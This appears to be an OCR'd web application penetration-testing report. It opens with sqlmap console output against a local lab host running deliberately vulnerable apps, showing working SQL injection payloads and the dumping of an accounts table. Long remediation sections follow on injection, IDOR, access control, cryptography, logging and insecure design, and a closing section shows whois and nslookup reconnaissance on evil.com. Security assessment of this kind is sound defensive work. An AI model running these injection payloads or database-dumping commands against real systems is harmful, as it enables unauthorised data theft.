C:\SQL Map>sqlmap.py -u "http://192.168.56.101/002/index.php?page=user-info.php&username=king&password=&user-info-php-submit-button=View+Account+Details" --random-agent --dbs -D mutillidae -T accounts --columns
        ___
       __H__
 ___ ___[*]_____ ___ ___  {1.7.5.4#dev}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:51:34 /2023-06-16/

[17:51:34] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)' from file 'C:\SQL Map\data\txt\user-agents.txt'
[17:51:34] [WARNING] provided value for parameter 'password' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[17:51:34] [INFO] resuming back-end DBMS 'mysql'
[17:51:34] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=afe67a94544...a9f37d4644;showhints=1'). Do you want to use those [Y/n] y
[17:51:36] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: page=user-info.php&username=-4772' OR 4797=4797#&password=&user-info-php-submit-button=View Account Details

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: page=user-info.php&username=king' AND GTID_SUBSET(CONCAT(0x7178766271,(SELECT (ELT(5654=5654,1))),0x7176706b71),5654)-- rpoX&password=&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=king' AND (SELECT 9623 FROM (SELECT(SLEEP(5)))RqGk)-- YFIn&password=&user-info-php-submit-button=View Account Details

    Type: UNION query
    Title: MySQL UNION query (NULL) - 7 columns
    Payload: page=user-info.php&username=king' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7178766271,0x534a434243787a476d664f6d68554f4b7a447265796c5345536677 4a7a5170666d626d57614b537a,0x7176706b71),NULL,NULL,NULL#
&password=&user-info-php-submit-button=View Account Details

Parameter: password (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: page=user-info.php&username=king&password=-8760' OR 4196=4196#&user-info-php-submit-button=View Account Details

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: page=user-info.php&username=king&password=' AND GTID_SUBSET(CONCAT(0x7178766271,(SELECT (ELT(1364=1364,1))),0x7176706b71),1364)-- StLI&user-info-php-submit-button=View Account Details
```


C:\Windows\System32\cmd.exe
Type: UNION query
Title: MySQL UNION query (NULL) - 7 columns
Payload: page=user-info.php&username=king&password=' UNION ALL SELECT NULL,CONCAT(0x7178766271,0x4c7544655955436469 4a6478705756787650536 7626c487a77794d6873476a5a7772704d56717773,0x7176706b71),NULL,NULL,NULL,NULL,NULL#&user-info-php-submit-button=View Account Details
---
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 1
[17:51:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: PHP 7.2.19, Apache 2.4.29, PHP
back-end DBMS: MySQL >= 5.6
[17:51:38] [INFO] fetching database names
available databases [14]:
[*] bWAPP
[*] challenges
[*] dvwa
[*] gitea
[*] hackazon
[*] information_schema
[*] mutillidae
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] security
[*] sqlol
[*] sys
[*] worldpresscms
[17:51:38] [INFO] fetching columns for table 'accounts' in database 'mutillidae'
Database: mutillidae
Table: accounts
[7 columns]
+-------------+------------+
| Column | Type |
+-------------+------------+
password	text
cid	int(11)
firstname	text
is_admin	varchar(5)
lastname	text
mysignature	text
username	text
+-------------+------------+
[17:51:38] [INFO] fetched data logged to text files under 'C:\Users\Dell\AppData\Local\sqlmap\output\192.168.56.101'
[*] ending @ 17:51:38 /2023-06-16/


C:\Windows\System32\cmd.exe
C:\SQL Map>sqlmap.py -u "http://192.168.56.101/002/index.php?page=user-info.php&username=king&password=&user-info-php-submit-button=View+Account+Details" --random-agent --dbs -D mutillidae -T accounts --dump
{1.7.5.4#dev}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:53:10 /2023-06-16/
[17:53:10] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows NT 6.1; rv:21.0) Gecko/20130328 Firefox/21.0' from file 'C:\SQL Map\data\txt\user-agents.txt'
[17:53:10] [WARNING] provided value for parameter 'password' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[17:53:10] [INFO] resuming back-end DBMS 'mysql'
[17:53:10] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=aeecad9115d...80d7d1318a;showhints=1'). Do you want to use those [Y/n] y
[17:53:12] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:

Parameter: username (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: page=user-info.php&username=-4772' OR 4797=4797#&password=&user-info-php-submit-button=View Account Details
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: page=user-info.php&username=king' AND GTID_SUBSET(CONCAT(0x7178766271,(SELECT (ELT(5654=5654,1))),0x7176706b71),5654)-- rpoX&password=&user-info-php-submit-button=View Account Details
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username=king' AND (SELECT 9623 FROM (SELECT(SLEEP(5)))RqGk)-- YFIn&password=&user-info-php-submit-button=View Account Details
Type: UNION query
Title: MySQL UNION query (NULL) - 7 columns
Payload: page=user-info.php&username=king' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7178766271,0x534a434243787a476d664f6d68554f4b7a447265796c53455366774a7a5170666d626d57614b537a,0x7176706b71),NULL,NULL,NULL#&password=&user-info-php-submit-button=View Account Details
Parameter: password (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: page=user-info.php&username=king&password=-8760' OR 4196=4196#&user-info-php-submit-button=View Account Details
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: page=user-info.php&username=king&password=' AND GTID_SUBSET(CONCAT(0x7178766271,(SELECT (ELT(1364=1364,1))),0x7176706b71),1364)-- StLI&user-info-php-submit-button=View Account Details



During the assessment of the web application, several injection vulnerabilities were identified, posing a significant security risk. Injection flaws occur when untrusted data is passed to an interpreter, such as a command or query, without proper validation and sanitization. Attackers can exploit these vulnerabilities by manipulating the input to execute unauthorized commands or gain access to sensitive data.

These injection vulnerabilities pose a severe threat to the confidentiality, integrity, and availability of the web application and the underlying infrastructure. An attacker exploiting these vulnerabilities could gain unauthorized access, extract sensitive data, modify or delete critical information, or even take control of the entire system.

To address these injection vulnerabilities, it is crucial to implement proper input validation and sanitization techniques. All user-supplied input must be treated as untrusted and undergo thorough validation and sanitization before being used in commands or queries.

The use of parameterized queries, prepared statements, and input validation routines specific to the expected data types are recommended to prevent injection attacks. Regular security testing, code reviews, and vulnerability scanning should be conducted to identify and mitigate injection vulnerabilities. Additionally, staying up-to-date with security patches and following secure coding practices can significantly reduce the risk of injection attacks.

It is essential to address these injection vulnerabilities promptly to ensure the security and integrity of the web application and protect sensitive data from unauthorized access or manipulation.

6.) **Insecure Direct Object Reference:**

It is a vulnerability that occurs when an application allows direct access to internal or private resources, such as files, records, or database entries, without proper authorization or access controls. In other words, an attacker can manipulate the object references used by an application to access sensitive data or perform actions they shouldn't have permission to access. IDOR vulnerabilities can lead to unauthorized data exposure, information leakage, or unauthorized modification of data.

During the assessment of the web application, a vulnerability known as "Insecure Direct Object References" (IDOR) was identified, which poses a significant security risk. Insecure Direct Object References occur when a web application exposes internal object references, such as file or database identifiers, without proper authorization checks. Attackers can manipulate these references to access unauthorized resources or perform actions they are not authorized to perform.

In the case of the web application, it was observed that the application does not implement sufficient checks to verify the user's authorization when accessing or manipulating sensitive resources. This allows an attacker to bypass access controls and directly reference internal objects that should be restricted.

Exploiting the Insecure Direct Object References vulnerability could lead to the following security implications:

- Unauthorized Data Access: An attacker can access sensitive information or resources that should be restricted to specific users or roles. This could include confidential user data, financial records, or any other confidential or private information stored within the application.
- Privilege Escalation: By manipulating object references, an attacker may gain elevated privileges and access administrative functions or sensitive areas of the application that should be restricted to privileged users only.
- Data Manipulation or Deletion: Insecure Direct Object References can also enable attackers to modify or delete data that they should not have access to, leading to data

loss, integrity breaches, or unauthorized modifications.

To mitigate the Insecure Direct Object References vulnerability, the following steps should be
taken:

● Implement Proper Authorization Controls: The application should enforce strong access controls to ensure that users can only access the resources they are authorized to access. Access checks should be performed at the server-side, considering the user's role, session state, and permissions.
● Use Indirect Object References: Instead of exposing direct object references in URLs or parameters, the application should use indirect references or tokens that are mapped to the actual resources. This prevents attackers from guessing or manipulating object identifiers.
● Validate and Sanitize User Input: All user-supplied input, such as parameters or identifiers, should undergo thorough validation and sanitization to prevent any attempts to manipulate object references.
● Conduct Comprehensive Security Testing: Regular security testing, including vulnerability scanning and manual testing, should be performed to identify and remediate any Insecure Direct Object References vulnerabilities. Additionally, secure code reviews and penetration testing can help identify potential flaws in the application's design and implementation.

By addressing the Insecure Direct Object References vulnerability, the application can enhance its security posture, protect sensitive data, and prevent unauthorized access to resources. It is crucial to address this vulnerability promptly to ensure the confidentiality, integrity, and availability of the application and the data it processes.

7.) **Broken Access Control:**

Insufficient access controls allow attackers to access unauthorized functionality or perform actions beyond their intended privileges. This vulnerability can lead to data leaks, unauthorized modifications, and privilege escalation.

During the assessment of the web application, a significant security vulnerability known as "Broken Access Control" was identified, which poses a serious risk to the application's security posture. Broken Access Control occurs when the application fails to enforce proper access controls, allowing unauthorized users to access restricted resources or perform privileged actions.

In the case of the web application, it was observed that several access control mechanisms were not implemented or enforced correctly. This leads to the following access control issues:

● Insufficient User Authentication: The application lacks strong user authentication mechanisms, allowing attackers to bypass authentication or impersonate other users. This can result in unauthorized access to sensitive information or privileged functionality.
● Inadequate Authorization Checks: The application fails to perform adequate authorization checks when handling user requests. This allows users to access or

manipulate resources that they should not have access to, leading to unauthorized data exposure or modification.
● Direct Object Reference: The application exposes direct object references, such as URLs or parameters, without proper authorization checks. Attackers can manipulate these references to access or modify resources that should be restricted, leading to data breaches or unauthorized actions.
● Vertical Privilege Escalation: The application does not enforce proper checks to prevent users from escalating their privileges or gaining unauthorized access to higher privileged functions. This can result in unauthorized administrative access or unauthorized actions within the application.
The consequences of Broken Access Control can be severe and may include the following security implications:
● Unauthorized Data Access: Attackers can gain access to sensitive information, including personally identifiable information (PII), financial records, or other confidential data, leading to privacy breaches or identity theft.
● Unauthorized Functionality: Attackers can perform actions that they should not be able to, such as modifying user profiles, deleting records, or executing administrative tasks, leading to data loss, integrity breaches, or system compromise.
To mitigate the Broken Access Control vulnerability, the following steps should be taken:
● Implement Strong Authentication Mechanisms: The application should enforce proper user authentication, including password complexity requirements, multi-factor authentication, and secure session management.
● Enforce Authorization Checks: Access controls should be implemented at the application's logic level to ensure that users can only access and modify resources they are authorized for. This includes role-based access control (RBAC), attribute-based access control (ABAC), or any other suitable access control model.
● Apply Principle of Least Privilege: Users should be granted the minimum necessary privileges required to perform their tasks. Regularly review and update user roles and permissions to ensure they align with the principle of least privilege.
● Secure Direct Object References: Avoid exposing direct object references in URLs or parameters. Instead, use indirect references or tokens that are validated and authorized before accessing the corresponding resources.
● Conduct Comprehensive Security Testing: Regular security testing, including vulnerability scanning, penetration testing, and code reviews, should be performed to identify and remediate any Broken Access Control vulnerabilities. Additionally, implement secure coding practices and consider third-party security assessments.
By addressing the Broken Access Control vulnerability, the application can enhance its security posture, protect sensitive data, and prevent unauthorized access or actions. It is crucial to prioritize and promptly remediate this vulnerability to ensure the confidentiality, integrity, and availability of the application and its associated resources.

8.) **Cryptographic Failures:**
During the assessment of the web application, a significant security vulnerability known as "Cryptographic Failures" was identified, which poses a serious risk to the application's security posture. Cryptographic failures occur when cryptographic mechanisms are implemented incorrectly or used in an insecure manner, compromising the confidentiality, integrity, or authenticity of sensitive data.

In the case of the web application, several cryptographic failures were observed, indicating potential weaknesses in the application's cryptographic implementation:

● Weak Encryption Algorithms: The application employs weak or outdated encryption algorithms that are susceptible to known cryptographic attacks. This includes the use of deprecated algorithms like MD5 or weak key lengths, such as using 64-bit keys for symmetric encryption.

● Insecure Storage of Keys: The application stores cryptographic keys or passwords in an insecure manner, such as hardcoding them in source code or configuration files. This can lead to unauthorized access to sensitive information if the keys are compromised.

● Insufficient Key Management: The application lacks proper key management practices, including key rotation, secure key storage, or secure key distribution. This can undermine the security of cryptographic operations and increase the risk of key exposure or compromise.

● Lack of Transport Layer Security (TLS): The application does not utilize Transport Layer Security (TLS) or Secure Sockets Layer (SSL) protocols to encrypt communications between the client and the server. This can expose sensitive data to interception or tampering during transit.

● Inadequate Certificate Validation: The application does not perform proper validation of SSL/TLS certificates presented by the server, making it susceptible to man-in-the-middle attacks or server impersonation.

The consequences of cryptographic failures can be severe and may include the following security implications:

● Data Exposure: Weak encryption algorithms or inadequate key management can lead to unauthorized access to sensitive data, including personally identifiable information (PII), financial records, or other confidential information.

● Data Tampering: Insecure cryptographic mechanisms can allow attackers to modify encrypted data without detection, compromising data integrity and trustworthiness.

● Password and Credential Vulnerabilities: Inadequate storage or management of cryptographic keys and passwords can lead to unauthorized access to user accounts or privileged functionality.

To mitigate the Cryptographic Failures vulnerability, the following steps should be taken:

● Use Strong Encryption Algorithms: Ensure that the application uses strong and recommended encryption algorithms, such as AES (Advanced Encryption Standard) for symmetric encryption and RSA or Elliptic Curve Cryptography (ECC) for asymmetric encryption.

● Secure Key Management: Implement secure key storage practices, such as storing keys in encrypted databases or using hardware security modules (HSMs). Follow best practices for key generation, rotation, and distribution to minimize the risk of key compromise.

● Implement Transport Layer Security (TLS): Enable TLS/SSL for secure communication between the client and the server. Use up-to-date protocols and cipher suites with strong encryption algorithms and enforce proper certificate validation.

● Regularly Update and Patch: Keep cryptographic libraries, frameworks, and dependencies up to date with the latest security patches to address known

vulnerabilities or weaknesses.
● Perform Cryptographic Reviews: Conduct regular cryptographic reviews and audits to identify and remediate any weaknesses or vulnerabilities in the application's cryptographic implementation. This includes code reviews, vulnerability scanning, and penetration testing.

By addressing the Cryptographic Failures vulnerability, the application can enhance its security posture, protect sensitive data, and ensure the confidentiality, integrity, and authenticity of cryptographic operations. It is crucial to prioritize and promptly remediate this vulnerability to maintain the trust of users and safeguard the application against potential cryptographic attacks.

9) **Insufficient Logging and Monitoring:**
Inadequate logging and monitoring can prevent timely detection and response to security incidents. Without proper logs and monitoring, attackers can operate undetected, leading to prolonged compromise and unauthorized access.

During the assessment of the web application, an important security concern known as "Insufficient Logging and Monitoring" was identified, which can significantly impact the application's ability to detect and respond to security incidents. Insufficient logging and monitoring refer to the inadequate implementation of mechanisms to record and track security events, as well as the lack of proactive monitoring and alerting capabilities.

The following observations were made regarding the web application's logging and monitoring practices:
● Limited Event Logging: The application lacks comprehensive logging of security-relevant events, including authentication failures, access control violations, input validation errors, and other suspicious activities. Insufficient event logging makes it challenging to investigate security incidents, identify attack patterns, or trace the root cause of security breaches.
● Inadequate Log Retention: The application does not retain logs for an appropriate duration. Insufficient log retention limits the ability to conduct forensic investigations and perform post-incident analysis. It is crucial to retain logs for a sufficient period to comply with regulatory requirements and facilitate incident response activities.
● Absence of Centralized Log Management: The application does not utilize a centralized log management system or Security Information and Event Management (SIEM) solution. Centralized log management provides a consolidated view of security events from various sources, enabling efficient analysis, correlation, and detection of security incidents.
● Lack of Real-time Monitoring: The application does not employ real-time monitoring mechanisms to detect and respond promptly to security events. Real-time monitoring allows for the immediate detection of suspicious activities, anomalous behavior, or potential attacks, facilitating timely incident response.
● Missing Alerting and Notification: The application lacks automated alerting and notification mechanisms that promptly inform administrators or security teams about critical security events. Alerting capabilities are vital to enable a timely response and

mitigation of security incidents.
The consequences of Insufficient Logging and Monitoring can be severe, including:
● Delayed Incident Detection: Without comprehensive logging and monitoring, security incidents may go undetected for an extended period, allowing attackers to persist within the system and cause further harm.
● Impaired Incident Response: In the absence of adequate logs and monitoring, incident response efforts become challenging and time-consuming, hindering effective mitigation and containment of security breaches.
● Inability to Identify Attack Patterns: Insufficient logging prevents the identification of recurring attack patterns or trends, making it difficult to implement proactive security measures and prevent future attacks.

To address the Insufficient Logging and Monitoring vulnerability, the following measures should be implemented:
● Implement Comprehensive Logging: Ensure that security-relevant events, including authentication activities, access control decisions, input validation errors, and critical system events, are logged appropriately.
● Define Log Retention Policy: Establish a log retention policy that specifies the duration for which logs should be retained, considering legal, regulatory, and business requirements. Retain logs for a sufficient period to facilitate incident response and forensic investigations.
● Adopt Centralized Log Management: Utilize a centralized log management system or SIEM solution to aggregate, correlate, and analyze logs from various sources. This provides a centralized view of security events and simplifies incident detection and response.
● Enable Real-time Monitoring: Implement real-time monitoring mechanisms to detect and respond promptly to security events. Leverage intrusion detection systems (IDS), intrusion prevention systems (IPS), or security analytics tools to identify anomalous behavior and potential attacks.
● Configure Automated Alerting: Set up automated alerts and notifications for critical security events. Ensure that designated personnel or security teams receive timely notifications to initiate incident response procedures.
● Regular Log Review: Conduct regular log reviews and analysis to identify potential security incidents, patterns of abuse, or suspicious activities. This helps in proactively identifying and mitigating security risks.

By addressing the Insufficient Logging and Monitoring vulnerability, the web application can enhance its ability to detect, respond to, and recover from security incidents. Robust logging and monitoring practices enable timely incident detection, facilitate effective incident response, and contribute to the overall security posture of the application.

10) **Insecure design:**
It refers to security vulnerabilities resulting from flawed or inadequate system architecture and design choices. It indicates a lack of proper security considerations during the development process, leaving the system susceptible to attacks and exploitation.

During the assessment of the web application, an important security concern known as

"Insecure Design" was identified. Insecure design refers to the presence of fundamental flaws or weaknesses in the architecture, design, or implementation of the application, which can lead to significant security risks and vulnerabilities.

The following observations were made regarding the insecure design of the web application:

● Lack of Proper Access Controls: The application lacks adequate access controls at various levels, such as user authentication, authorization, and role-based access controls. This exposes sensitive functionality and data to unauthorized users, increasing the risk of unauthorized access, data breaches, and privilege escalation attacks.

● Insufficient Input Validation: The application fails to perform thorough input validation, allowing the acceptance of potentially malicious or malformed input. This can lead to various security vulnerabilities, including injection attacks, cross-site scripting (XSS), and command execution.

● Poor Session Management: The application exhibits weak session management practices, such as not securely generating and managing session identifiers, not expiring sessions properly, or not enforcing secure session transmission. These issues can result in session hijacking, allowing unauthorized users to impersonate legitimate users and gain unauthorized access to sensitive information or perform malicious actions.

● Inadequate Error Handling: The application displays detailed error messages or stack traces to users, providing valuable information to attackers. Error messages should be carefully crafted to avoid revealing sensitive information about the system's internals or potential vulnerabilities.

● Lack of Secure Communication: The application does not enforce secure communication protocols, such as HTTPS, for transmitting sensitive data. This exposes user credentials, session identifiers, and other sensitive information to interception and unauthorized access.

● Absence of Security Architecture Review: The application lacks a comprehensive security architecture review, which should be conducted during the design and development phases. A security architecture review helps identify and address potential security weaknesses early in the development lifecycle, ensuring that security controls are appropriately implemented.

The consequences of insecure design can be severe, including:

● Increased Risk of Unauthorized Access: Inadequate access controls and weak session management can lead to unauthorized users gaining access to sensitive functionality and data, compromising the confidentiality, integrity, and availability of the application.

● Potential Exploitation of Vulnerabilities: Insecure design choices can create an environment conducive to the exploitation of various security vulnerabilities, such as injection attacks, XSS, and privilege escalation.

● Compromised Data Integrity: Without proper input validation and error handling mechanisms, the application becomes susceptible to data manipulation or tampering, potentially leading to the compromise of data integrity.

To address the insecure design vulnerabilities, the following measures should be implemented:

● Implement Strong Access Controls: Ensure that proper authentication, authorization,

and role-based access controls are implemented throughout the application. User access should be based on the principle of least privilege, granting only the necessary permissions required for their respective roles.
● Enforce Input Validation: Implement robust input validation mechanisms to ensure that all user-supplied data is thoroughly validated and sanitized. This helps prevent common vulnerabilities such as injection attacks and XSS.
● Improve Session Management: Enhance session management practices by securely generating and managing session identifiers, implementing proper session expiration mechanisms, and transmitting sessions over secure channels. This mitigates the risk of session hijacking attacks.
● Enhance Error Handling: Implement appropriate error handling mechanisms that provide minimal information to users and log detailed error messages for administrators or developers. This prevents the disclosure of sensitive information and helps identify and fix vulnerabilities.
● Secure Communication Channels: Enforce the use of secure communication protocols, such as HTTPS, to encrypt sensitive data transmitted between the client and the server. This protects against eavesdropping and unauthorized access to sensitive information.
● Conduct Security Architecture Reviews: Perform regular security architecture reviews during the design and development phases to identify and address potential insecure design choices. This ensures that security controls are appropriately incorporated into the application.

By addressing these insecure design issues, the overall security posture of the application will be significantly improved, reducing the risk of unauthorized access, data breaches, and other security incidents. Regular security assessments and code reviews are also recommended to identify and remediate any new vulnerabilities that may arise.

TEST WEBSITE 2: Accenture- evil.com

1.) Whois


```
┌──(yashasvi㉿kali)-[~]
└─$ whois evil.com
   Domain Name: EVIL.COM
   Registry Domain ID: 1040763_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.networksolutions.com
   Registrar URL: http://networksolutions.com
   Updated Date: 2022-08-30T19:13:05Z
   Creation Date: 1995-04-10T04:00:00Z
   Registry Expiry Date: 2026-04-11T04:00:00Z
   Registrar: Network Solutions, LLC
   Registrar IANA ID: 2
   Registrar Abuse Contact Email: abuse@web.com
   Registrar Abuse Contact Phone: +1.8003337680
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Name Server: NS1.VERIO.COM
   Name Server: NS2.VERIO.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2023-07-02T10:39:48Z <<<
```

```
File  Actions  Edit  View  Help
The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Domain Name: EVIL.COM
Registry Domain ID: 1040763_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: http://networksolutions.com
Updated Date: 2022-08-30T19:13:52Z
Creation Date: 1995-04-10T04:00:00Z
Registrar Registration Expiration Date: 2026-04-11T04:00:00Z
Registrar: Network Solutions, LLC
Registrar IANA ID: 2
Reseller:
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Registry Registrant ID:
Registrant Name: PERFECT PRIVACY, LLC
Registrant Organization:
Registrant Street: 5335 Gate Parkway care of Network Solutions PO Box 459
Registrant City: Jacksonville
Registrant State/Province: FL
Registrant Postal Code: 32256
Registrant Country: US
Registrant Phone: +1.5707088622
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: ks8g25e36×4@networksolutionsprivateregistration.com
Registry Admin ID:
Admin Name: PERFECT PRIVACY, LLC
Admin Organization:
Admin Street: 5335 Gate Parkway care of Network Solutions PO Box 459
Admin City: Jacksonville
Admin State/Province: FL
Admin Postal Code: 32256
Admin Country: US
Admin Phone: +1.5707088622
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: ks8g25e36×4@networksolutionsprivateregistration.com
Registry Tech ID:
Tech Name: PERFECT PRIVACY, LLC
Tech Organization:
Tech Street: 5335 Gate Parkway care of Network Solutions PO Box 459
Tech City: Jacksonville
Tech State/Province: FL
Tech Postal Code: 32256
Tech Country: US
Tech Phone: +1.5707088622
Tech Phone Ext:
Tech Fax:
```

2.) NSLOOKUP

```
┌──(yashasvi㉿kali)-[~]
└─$ nslookup evil.com
Server:         192.168.0.1
Address:        192.168.0.1#53

Non-authoritative answer:
Name:   evil.com
Address: 66.96.146.129
```

3.) NMAP



Port 21: Default port for the File Transfer Protocol (FTP) control connection.

Port 25: Default port for the Simple Mail Transfer Protocol (SMTP) used for email transmission between mail servers.

Port 80: Default port for Hypertext Transfer Protocol (HTTP), used for web browsing and communication.

Port 110: Default port for the Post Office Protocol version 3 (POP3), used for retrieving email from a mail server.

Port 143: Default port for the Internet Message Access Protocol (IMAP), used for retrieving email from a mail server.

Port 443: Default port for Hypertext Transfer Protocol Secure (HTTPS), used for secure web communication over SSL/TLS.

Port 465: Default port for the SMTP Secure (SMTPS) protocol, which is an encrypted version of SMTP used for secure email transmission.


Port 587: Default port for the Mail Submission Protocol (MSA), often used for secure email submission and transmission with SMTP.

Port 993: Default port for the Internet Message Access Protocol over SSL/TLS (IMAPS), which provides encrypted communication for retrieving email from a mail server securely.

